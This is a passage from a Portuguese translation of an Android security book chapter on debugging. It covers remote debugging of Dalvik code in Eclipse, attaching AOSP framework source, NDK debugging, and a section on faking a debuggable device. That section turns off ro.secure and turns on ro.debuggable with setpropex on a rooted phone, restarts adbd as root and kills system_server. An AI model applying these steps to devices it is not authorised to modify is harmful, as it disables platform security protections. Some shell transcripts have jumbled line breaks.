#02 pc 0001fe61  /system/lib/libc.so (fflush+60)
#03 pc 00020cad  /system/lib/libc.so
#04 pc 00022291  /system/lib/libc.so
...
...
```

A falha no exemplo anterior é acionada pelo sinal SIGPIPE. Quando o sistema tenta canalizar a saída do comando `ps` para o comando `lolz`, ele descobre que o `lolz` não existe. O sistema operacional então envia o sinal SIGPIPE para o processo `ps` para instruí-lo a encerrar seu processamento. Além do sinal SIGPIPE, vários outros sinais são capturados e resultam em um registro de falhas nativo. Mais notavelmente, as violações de segmentação são registradas por meio desse recurso.

O uso exclusivo de crash dumps para depuração deixa muito a desejar. Os pesquisadores recorrem à depuração interativa quando os despejos de falhas não são suficientes.

O restante deste capítulo se concentra nos métodos de depuração interativa e em como aplicá-los para analisar vulnerabilidades.

Depuração remota

A depuração remota é uma forma de depuração em que o desenvolvedor usa um depurador que é executado em um computador separado do programa de destino. Esse método é normalmente usado quando o programa de destino usa gráficos em tela cheia ou, como no nosso caso, o dispositivo de destino não oferece uma interface adequada para depuração. Para realizar a depuração remota, é necessário estabelecer um canal de comunicação entre as duas máquinas. A Figura 7-1 mostra uma configuração típica de depuração remota, conforme se aplica a dispositivos Android.




Figura 7-1: Configuração de depuração remota

Nessa configuração, o desenvolvedor conecta seu dispositivo host à máquina host por meio da mesma rede local (LAN) ou do barramento serial universal (USB). Ao usar uma LAN, o dispositivo se conecta à rede usando Wi-Fi. Ao usar o USB, o dispositivo é conectado diretamente à máquina host. Em seguida, o desenvolvedor executa um servidor de depuração e um cliente de depuração no dispositivo Android e em seu computador host, respectivamente. O cliente então se comunica com o servidor para depurar o programa de destino.

A depuração remota é o método preferido para depuração no Android. Essa metodologia é usada na depuração do código Dalvik e do código nativo. Como a maioria dos dispositivos Android tem uma tela relativamente pequena e não possui um teclado físico,

eles não têm interfaces amigáveis para depuradores. Dessa forma, é fácil ver por que a depuração remota é preferida.

Depuração do código Dalvik

A linguagem de programação Java compõe uma grande parte do ecossistema de software Android. Muitos aplicativos Android, bem como grande parte da estrutura do Android, são escritos em Java e, em seguida, compilados em bytecode Dalvik. Como em qualquer pilha de software significativamente complexa, os programadores cometem erros e surgem bugs. Rastrear, compreender e resolver esses erros é uma tarefa muito mais fácil com o uso de um depurador. Felizmente, existem muitas ferramentas úteis para depurar o código Dalvik.

O Dalvik, assim como seu primo Java, implementa uma interface de depuração padronizada chamada Java Debug Wire Protocol, ou *JDWP*, para abreviar. Quase todas as várias ferramentas existentes para depuração de programas Dalvik e Java foram criadas com base nesse protocolo. Embora os aspectos internos do protocolo estejam além do escopo deste livro, o estudo desse protocolo pode ser benéfico para alguns leitores. Um bom ponto de partida para obter mais informações é a documentação da Oracle sobre o JDWP em <http://docs.oracle.com/javase/1.5.0/docs/guide/jpda/jdwp-spec.html>.

No momento em que este artigo foi escrito, dois ambientes oficiais de desenvolvimento estão disponíveis.

fornecido pela equipe do Android. O mais novo dos dois, o Android Studio, é baseado no IntelliJ IDEA da JetBrains. Infelizmente, essa ferramenta ainda está em fase de pré-lançamento. A outra ferramenta, o plug-in Android Development Tools (ADT) para o Eclipse IDE, é e tem sido o ambiente de desenvolvimento oficialmente suportado pelos desenvolvedores de aplicativos Android desde a versão r3 do Android Software Development Kit (SDK).

Além dos ambientes de desenvolvimento, várias outras ferramentas são criadas com base no protocolo padrão JDWP. Por exemplo, as ferramentas Android Device Monitor e Dalvik Debug Monitor Server (DDMS) incluídas no Android SDK usam o JDWP. Essas ferramentas facilitam a criação de perfis de aplicativos e outras tarefas de monitoramento do sistema. Elas usam o JDWP para acessar informações específicas do aplicativo, como threads, uso de heap e chamadas de método em andamento. Além das ferramentas incluídas no SDK, várias outras ferramentas também dependem do JDWP. Entre elas estão o programa Java Debugger (JDB) tradicional incluído no Java Development Kit (JDK) da Oracle e a ferramenta AndBug demonstrada no Capítulo 4. Essa não é, de forma alguma, uma lista exaustiva, pois o JDWP é usado por várias outras ferramentas não listadas neste texto.

Para simplificar, optamos por usar as ferramentas oficialmente suportadas para as demonstrações desta seção. Nos exemplos desta seção, usamos os seguintes softwares:

- Ubuntu 12.04 em amd64
- Eclipse de eclipse-java-indigo-SR2-linux-gtk-x86_64.tar.gz

- Android SDK r22.0.5
- Android NDK r9
- Plug-in ADT do Android v22.0.5

Para facilitar a vida dos desenvolvedores, a equipe do Android começou a oferecer um download combinado chamado ADT Bundle no final de 2012. Ele inclui o Eclipse, o plug-in do ADT, o Android SDK e as ferramentas de plataforma, entre outros. Em vez de baixar cada componente separadamente, esse único download contém tudo o que a maioria dos desenvolvedores precisa. A única exceção digna de nota é o Android NDK, que só é necessário para criar aplicativos que contenham código nativo.

Depuração de um aplicativo de exemplo

Usar o Eclipse para depurar um aplicativo Android é fácil e direto. O Android SDK vem com vários aplicativos de amostra que o ajudam a se familiarizar com o ambiente do Eclipse. No entanto, um aplicativo "Hello World" muito simples está incluído nos materiais deste capítulo no site do livro: www.wiley.com/go/androidhackershandbook. Usaremos esse aplicativo para fins demonstrativos ao longo desta seção. Para acompanhar, importe o projeto `HelloWorld` para o seu Eclipse usando File > Import, seguido de General > Existing Projects into Workspace. Depois que o Eclipse termina de carregar, ele exibe a perspectiva Java como mostrado na Figura 7-2.




Figura 7-2: Perspectiva do Eclipse Java

Para começar a depurar o aplicativo, clique no ícone Depurar como na barra de ferramentas - aquele que se parece com um bug - para abrir a perspectiva Depurar. Como o próprio nome indica, essa perspectiva foi projetada especialmente para a depuração. Ela exibe as exibições mais pertinentes à depuração, o que coloca o foco nas informações mais relevantes. A Figura 7-3 mostra a perspectiva de depuração após o início da sessão de depuração.




Figura 7-3: Perspectiva de depuração do Eclipse

Como você pode ver, várias das exibições mostradas não estão presentes na perspectiva Java. De fato, as únicas visualizações comuns à perspectiva Java são as visualizações de esboço e de código-fonte. Na Figura 7-3, o depurador é interrompido em um ponto de interrupção colocado na atividade principal. Isso fica evidente na linha de código destacada e no quadro de pilha selecionado na visualização Depuração. Clicar nos vários quadros de pilha nessa visualização exibe o código ao redor na visualização do código-fonte. Clicar em quadros para os quais não há código-fonte disponível exibe um erro descritivo. A próxima seção descreve como exibir o código-fonte da estrutura do Android durante a depuração.

Embora esse método seja simples, muitas coisas estão acontecendo nos bastidores. O Eclipse lida automaticamente com a criação de uma versão de depuração do aplicativo, instalando o aplicativo no dispositivo, iniciando o aplicativo e anexando o depurador. A depuração de aplicativos em um dispositivo Android normalmente requer que o sinalizador `android:debuggable=true` seja definido no manifesto do aplicativo, também conhecido como

como o arquivo `AndroidManifest.xml`. Posteriormente, na seção "Depuração de código existente", são apresentados métodos para depuração de outros tipos de código.

Exibição do código-fonte da estrutura

Ocasionalmente, é útil ver como o código do aplicativo está interagindo com a estrutura do Android. Por exemplo, você pode estar interessado em saber como o aplicativo está sendo chamado ou como as chamadas para a estrutura do Android estão sendo processadas. Felizmente, é possível exibir o código-fonte do Android Framework ao clicar nos quadros de pilha, da mesma forma que o código-fonte de um aplicativo é exibido.

A primeira coisa que você precisa para fazer isso é um repositório AOSP inicializado corretamente. Para inicializar o AOSP corretamente, siga as instruções de compilação da documentação oficial do Android localizada em <http://source.android.com/source/building.html>. Ao usar um dispositivo Nexus, como recomendamos, preste atenção especial à ramificação e à configuração do dispositivo que está sendo usado. Você pode encontrar esses detalhes em <http://source.android.com/source/building-devices.html>. A etapa final da inicialização é executar o comando `lunch`. Depois que o repositório AOSP for inicializado corretamente, prossiga para a próxima etapa.

A próxima etapa envolve a criação de um caminho de classe para o Eclipse. No diretório raiz do AOSP, execute o comando `make idegen` para criar o script `idegen.sh`. Quando a compilação estiver concluída, você poderá encontrar o script no diretório `development/tools/idegen`. Antes de executar o script, crie o arquivo `excluded-paths` no diretório de nível superior. Exclua todos os diretórios sob o nível superior que você não deseja incluir. Para facilitar essa etapa, um exemplo de arquivo `excluded-paths`, que inclui apenas o código do diretório de estruturas, está incluído nos materiais que acompanham este livro. Quando o arquivo `excluded-paths` estiver pronto, execute o script `idegen.sh`. O seguinte trecho de sessão do shell mostra a saída de uma execução bem-sucedida:

```
dev:~/android/source $ ./development/tools/idegen/idegen.sh
Exclusões de leitura: 3ms
Árvore percorrida: 1794ms
dev:~/android/source $ ls -l .classpath
-rw----- 1 jdrake jdrake 20K Aug 25 17:46 .classpath dev:~/android/source
$
```

Os dados resultantes do caminho da classe são gravados no arquivo `.classpath` no diretório atual. Você usará esse arquivo na próxima etapa.

A próxima etapa envolve a criação de um novo projeto para conter os arquivos de código-fonte do caminho da classe que você gerou. Usando o mesmo espaço de trabalho do projeto

aplicativo "Hello World" da seção anterior, crie um novo projeto Java com File > New Project > Java > Java Project. Digite um nome para o projeto, como **AOSP Framework Source**. Desmarque a caixa de seleção Usar local padrão e em vez disso, especifique o caminho para o diretório AOSP de nível superior. Aqui, o Eclipse usa o diretório arquivo `.classpath` criado na etapa anterior. Clique em Finish (Concluir) para concluir esta

etapa.

NOTA Devido ao tamanho do código do Android, o Eclipse pode ficar sem memória ao criar ou carregar esse projeto. Para contornar esse problema, adicione a opção `-vmargs` Opções de linha de comando `-Xmx1024m` ao iniciar o Eclipse.

Em seguida, comece a depurar o aplicativo de exemplo como na última seção. Se o ponto de interrupção ainda estiver definido na função `onCreate` da atividade principal, a execução será interrompida ali. Agora, clique em um dos quadros de pilha pai na exibição de depuração. Deve aparecer uma mensagem de erro Source Not Found. Clique no botão Anexar código-fonte. Para revelar o botão, talvez seja necessário ampliar a janela, pois ela não rola. Quando a caixa de diálogo Configuração de anexo de código-fonte for exibida, clique no botão Espaço de trabalho. Selecione o projeto AOSP Framework Source que foi criado na etapa anterior e clique em OK. Clique em OK novamente. Por fim, clique novamente no quadro da pilha na exibição de depuração. Pronto! O código-fonte da função da estrutura do Android relacionada ao quadro de pilha selecionado deve ser exibido. A Figura 7-4 mostra o Eclipse exibindo o código-fonte da função que chama a função `onCreate` da atividade principal.




Figura 7-4: Fonte para Activity.performCreate no Eclipse

Depois de seguir as instruções desta seção, você pode usar o Eclipse para percorrer o código-fonte do Android Framework. No entanto, alguns códigos foram intencionalmente excluídos do caminho da classe. Caso seja necessário exibir o código das classes excluídas, modifique o arquivo `excluded-paths` incluído. Da mesma forma, se você determinar que alguns caminhos incluídos não são necessários para a depuração

adicone-os aos caminhos excluídos. Depois de modificar os excluded-paths, repita o processo para gerar novamente o arquivo .classpath.

Depuração de código existente

A depuração de serviços do sistema e de aplicativos pré-criados requer uma abordagem ligeiramente diferente. Conforme mencionado brevemente, a depuração do código Dalvik normalmente exige que ele esteja contido em um aplicativo que tenha o sinalizador android:debuggable definido como true. Conforme mostrado na Figura 7-5, a ativação do DDMS ou do Android Device Monitor, que vem com o Android SDK, mostra apenas os processos depuráveis.




Figura 7-5: Monitor do dispositivo Android com ro.debuggable=0

Conforme mostrado, apenas o aplicativo com.example.helloworld é exibido. Isso é típico de um dispositivo padrão.

Um dispositivo de engenharia, que é criado pela compilação com a configuração de compilação eng, permite acessar todos os processos. A principal diferença entre as compilações eng e user ou userdebug está nos valores das propriedades do sistema ro.secure e ro.debuggable. As compilações de usuário e userdebug definem esses valores como 1 e 0, respectivamente, enquanto uma compilação eng os define como 0 e 1. Além disso, as compilações eng executam o daemon ADB com privilégios de root. Nesta seção, são abordados os métodos para modificar essas configurações em um dispositivo com root e realmente anexar aos processos existentes.

Falsificação de um dispositivo de depuração

Felizmente, a modificação de um dispositivo com root para permitir a depuração de outro código não é muito complicada. Há duas maneiras de fazer isso, cada uma com suas próprias vantagens e desvantagens. O primeiro método envolve a modificação dos processos de inicialização do dispositivo. O segundo método é prontamente executado em um dispositivo com root. Em ambos os casos, são necessárias etapas especiais.

O primeiro método, que não é abordado em profundidade neste capítulo, envolve a alteração das configurações `ro.secure` e `ro.debuggable` no arquivo `default.prop` do dispositivo. Entretanto, esse arquivo especial geralmente é armazenado na imagem do `initrd`. Como esse é um disco ram, para modificá-lo é necessário extrair e reempacotar o `boot.img` do dispositivo. Embora esse método possa permitir de forma semipermanente a depuração em todo o sistema, ele também exige que o dispositivo de destino tenha um carregador de inicialização desbloqueado. Se preferir esse método, você pode encontrar mais detalhes sobre como criar um gerenciador de inicialização personalizado

`.img` no Capítulo 10.

O segundo método envolve seguir apenas algumas etapas simples como usuário `root`. O uso desse método evita a necessidade de desbloquear o carregador de inicialização, mas é menos permanente. Os efeitos de seguir essas etapas persistem somente até que o dispositivo seja reinicializado. Primeiro, obtenha uma cópia do utilitário `setpropex`, que permite modificar as propriedades do sistema somente leitura em um dispositivo com root. Use essa ferramenta para alterar a configuração `ro.secure` para 0 e a configuração `ro.debuggable` para 1.

```
shell@maguro:/data/local/tmp $ su root@maguro:/data/local/tmp
# ./setpropex ro.secure 0 root@maguro:/data/local/tmp #
./setpropex ro.debuggable 1 root@maguro:/data/local/tmp #
getprop ro.secure
0
root@maguro:/data/local/tmp # getprop ro.debuggable 1
```

Em seguida, reinicie o daemon ADB com privilégios de root, desconectando e usando o comando `adb root` no computador host.

```
root@maguro:/data/local/tmp # exit
shell@maguro:/data/local/tmp $ exit
dev:~/android $ adb root restarting
adb as root dev:~/android $ adb
shell root@maguro:/ #
```

OBSERVAÇÃO Alguns dispositivos, incluindo os dispositivos Nexus que executam o Android 4.3, são fornecidos com uma versão do binário `adbd` que não aceita o comando `adb root`. Para esses dispositivos, remonte a partição raiz para leitura/gravação, mova `/sbin/adbd` para o lado e copie uma versão de depuração de usuário personalizada do `adbd`.

A etapa final é reiniciar todos os processos que dependem da VM Dalvik. Essa etapa não é estritamente necessária, pois todos os processos que forem iniciados após a alteração da propriedade `ro.debuggable` serão passíveis de depuração. Se o processo desejado já estiver em execução, pode ser suficiente reiniciar apenas esse processo. No entanto, para processos e serviços de sistema de longa duração, é necessário reiniciar a camada Dalvik. Para forçar a reinicialização da camada Dalvik do Android, basta matar o processo `system_server`. O trecho a seguir mostra os comandos necessários:

```
root@maguro:/data/local/tmp # ps | ./busybox grep system_server system
      527          174953652 62492 ffffffff 4011c304 S system_server
root@maguro:/data/local/tmp # kill -9 527
root@maguro:/data/local/tmp #
```

Depois que o comando `kill` for executado, o dispositivo deverá parecer reinicializado. Isso é normal e indica que a camada Dalvik do Android está sendo reiniciada. A conexão ADB com o dispositivo não deve ser interrompida durante esse processo. Quando a tela inicial reaparecer, todos os processos Dalvik deverão ser exibidos conforme mostrado na Figura 7-6.




Figura 7-6: Monitor de dispositivo Android com `ro.debuggable=1`

Além de mostrar todos os processos, a Figura 7-6 também mostra os threads do processo `system_process`. Isso não seria possível sem o uso de um

dispositivo de engenharia ou seguindo as etapas descritas nesta seção. Depois de concluir essas etapas, agora é possível usar o DDMS, o Android Device Monitor ou até mesmo o Eclipse para depurar qualquer processo Dalvik no sistema.

OBSERVAÇÃO O aplicativo RootAdb de Pau Oliva automatiza as etapas descritas nesta seção. Você pode encontrar o aplicativo no Google Play em <https://play.google.com/store/apps/details?id=org.eslack.rootadb>.

Vinculação a outros processos

Além da criação de perfil e da depuração básicas, um dispositivo no modo de depuração total também permite a depuração de qualquer processo Dalvik em tempo real. A vinculação a processos é, novamente, um processo simples, passo a passo.

Com o Eclipse em funcionamento, altere a perspectiva para a perspectiva DDMS usando o seletor de perspectiva no canto superior direito. Na visualização Dispositivos, selecione o processo de destino desejado, por exemplo, system_process. No menu Executar, selecione Configurações de depuração para abrir a caixa de diálogo Configurações de depuração. Selecione Aplicativo Java remoto na lista do lado esquerdo da caixa de diálogo e clique no botão Nova configuração de inicialização. Digite qualquer nome arbitrário na caixa de entrada Nome, por exemplo, **Attacher**. Na guia Connect (Conectar), selecione o projeto AOSP Framework Source criado na seção "Showing Framework Source Code" (Mostrando o código-fonte da estrutura) anteriormente neste capítulo. Na caixa de entrada Host, digite **127.0.0.1**. Na caixa de entrada Port (Porta), digite **8700**.

OBSERVAÇÃO A porta 8700 corresponde a qualquer processo selecionado no momento dentro da perspectiva do DDMS. Cada processo passível de depuração também recebe uma porta exclusiva. O uso da porta específica do processo cria uma configuração de depuração que é específica para esse processo, conforme esperado.

Por fim, clique no botão Apply (Aplicar) e, em seguida, no botão Debug (Depurar).

Neste ponto, o Eclipse está anexado ao processo system_process. Mudar para a perspectiva Debug mostra os threads ativos para o processo na visualização Debug. Clicar no botão Suspender interrompe o thread selecionado. A Figura 7-7 mostra o Eclipse anexado ao processo system_process, com o thread do serviço WifiManager suspenso.

Como antes, clicar nos quadros de pilha nos threads navega para os locais relevantes no código-fonte. A única coisa que resta é utilizar os pontos de interrupção e outros recursos do depurador do Eclipse para rastrear bugs ou explorar o funcionamento interno do sistema.




Figura 7-7: Eclipse anexo a system_process

Depuração de código nativo

As linguagens de programação C e C++ usadas para desenvolver código nativo no Android não têm a segurança de memória que o Dalvik oferece. Com mais armadilhas à espreita, é muito mais provável que sejam cometidos erros e ocorram falhas. Alguns desses bugs serão mais graves devido à possibilidade de serem explorados por um invasor. Consequentemente, chegar à causa raiz do problema é fundamental tanto para os atacantes quanto para os defensores. Em ambos os casos, a depuração interativa do programa com erros é o caminho mais percorrido para alcançar o resultado desejado. Esta seção discute as várias opções de depuração de código nativo no Android. Primeiro, discutimos como você pode usar o Android Native Development Kit (NDK) para depurar o código nativo personalizado dentro dos aplicativos que você compila. Em segundo lugar, demonstramos como usar o Eclipse para depurar o código nativo. Em terceiro lugar, percorremos o processo de uso do AOSP para depurar o navegador Android em um dispositivo Nexus. Em quarto lugar, explicamos como usar o AOSP para obter depuração interativa completa em nível de código-fonte. Por fim, discutiremos como depurar o código nativo em execução em um dispositivo não Nexus.

Depuração com o NDK

O Android oferece suporte ao desenvolvimento de código nativo personalizado por meio do NDK do Android. Desde a revisão 4b, o NDK inclui um script conveniente chamado `ndk-gdb`. Esse script representa o método oficialmente suportado para depurar o código nativo incluído no aplicativo Android de um desenvolvedor. Esta seção descreve os requisitos, detalha o processo de preparação, explica o funcionamento interno e discute as limitações desse script.

AVISO As atualizações Over-the-Air (OTA) para a versão 4.3 do Android introduziram um problema de compatibilidade com a depuração usando o NDK. Você pode encontrar mais informações, incluindo soluções alternativas, na edição 58373 do rastreador de bugs do Android. O Android 4.4 corrigiu esse problema.

Preparação de um aplicativo para depuração

A primeira coisa que é importante reconhecer sobre o suporte de depuração do NDK é que ele requer um dispositivo ou emulador com Android 2.2 ou mais recente. Além disso, a depuração de código nativo com vários threads requer o uso do Android 2.3 ou mais recente. Infelizmente, praticamente todo o código no Android é multithread. Por outro lado, o número de dispositivos que executam essas versões antigas do Android está diminuindo. Por fim, como você pode imaginar, o aplicativo de destino deve ser criado para depuração durante a fase de preparação.

